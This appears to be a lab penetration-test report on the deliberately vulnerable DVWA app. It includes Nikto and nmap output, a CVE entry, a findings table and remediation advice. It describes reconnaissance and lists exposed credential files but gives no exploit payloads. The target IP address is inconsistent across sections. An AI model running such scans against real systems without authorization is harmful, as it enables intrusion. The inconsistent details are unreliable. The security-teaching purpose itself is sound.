+ /dvwa/config/./: Appending '/./' to a directory allows indexing.
+ /dvwa/config//: Directory indexing found.
+ /dvwa/config//: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /dvwa/config/%2e/: Directory indexing found.
+ /dvwa/config/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /dvwa/config///: Directory indexing found.
+ /dvwa/config/?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing
'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
```



```
+ /dvwa/config///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////////////////////////////////////////////////////////////: Directory indexing found.
+ /dvwa/config///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////////////////////////////////////////////////////////////: Abyss 1.03 reveals directory listing when multiple /'s are requ
ested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /dvwa/config/config.inc: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /dvwa/config/config.inc: Uncommon header 'tcn' found, with contents: choice.
+ /dvwa/config/config.inc: DotBr 0.1 configuration file includes usernames and passwords. See: OSVDB-5092
+ /dvwa/config/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2025-10-14 06:26:33 (GMT-4) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

005 — OUTDATED COMPONENTS (INFORMATION)


Target: 192.168.196.128

How found: nmap -sV and response headers revealed older PHP/Apache versions common to Metasploitable.


Impact: Possible exposure to known CVEs for outdated versions.

Severity: Medium (for production this is high)

Recommendation: Patch and update software; subscribe to CVE feeds and apply mitigations.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -vv -p 80 192.168.96.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 08:05 EDT
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 08:05
Scanning 192.168.96.128 [4 ports]
Completed Ping Scan at 08:05, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:05
Completed Parallel DNS resolution of 1 host. at 08:05, 0.14s elapsed
Initiating SYN Stealth Scan at 08:05
Scanning 192.168.96.128 [1 port]
Discovered open port 80/tcp on 192.168.96.128
Completed SYN Stealth Scan at 08:05, 0.03s elapsed (1 total ports)
Initiating Service scan at 08:05
Scanning 1 service on 192.168.96.128
Completed Service scan at 08:05, 6.07s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.96.128.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 08:05
Completed NSE at 08:05, 0.06s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 08:05
Completed NSE at 08:05, 0.08s elapsed
Nmap scan report for 192.168.96.128
Host is up, received reset ttl 128 (0.0013s latency).
Scanned at 2025-10-14 08:05:27 EDT for 7s

PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 128 Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
```



CVE-2007-1741

Name	CVE-2007-1741
Description	Multiple race conditions in suexec in Apache HTTP Server (httpd) 2.2.3 between directory and file validation, and their usage, allow local users to gain privileges and execute arbitrary code by renaming directories or performing symlink attacks. NOTE: the researcher, who is reliable, claims that the vendor disputes the issue because "the attacks described rely on an insecure server configuration" in which the user "has write access to the document root."
Source	CVE (at NVD; CERT, LWN, oss-sec, fulldisc, Debian ELTS, Red Hat, Ubuntu, Gentoo, SUSE bugzilla/CVE, GitHub advisories/code/issues, web search, more)

Vulnerable and fixed packages

The table below lists information on source packages.

Source Package	Release	Version	Status
apache2 (PTS)	bullseye	2.4.62-1~deb11u1	fixed
	bullseye (security)	2.4.65-1~deb11u1	fixed
	bookworm	2.4.65-1~deb12u1	fixed
	bookworm (security)	2.4.62-1~deb12u2	fixed
	trixie	2.4.65-2	fixed
	forky, sid	2.4.65-3	fixed

The information below is based on the following data on fixed versions.

Package	Type	Release	Fixed Version	Urgency	Origin	Debian Bugs
apache2	source	(unstable)	2.2.8-5	unimportant		

LOG

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.96.128/dvwa/vulnerabilities/sqli/
002	Reflected XSS	Medium	http://192.168.96.128/dvwa/vulnerabilities/xss_r/
003	Stored XSS	Medium	http://192.168.96.128/dvwa/vulnerabilities/xss_s/
004	Security Misconfiguration	Medium	http://192.168.96.128/dvwa/
005	File Upload / XXE	High	http://192.168.96.128/dvwa/vulnerabilities/upload/
006	Outdated Components	Informayion	http://192.168.96.128/

CONCLUSION / SUMMARY

Performed OWASP Top 10 tests on DVWA (192.168.1.200) using Burp, sqlmap, and ZAP. Found exploitable SQL injection enabling login bypass and reflected XSS in form inputs. Verified weak session controls and lack of CSRF protection. Recommendations: parameterized queries, output encoding, session-hardening, and CSRF tokens to mitigate findings.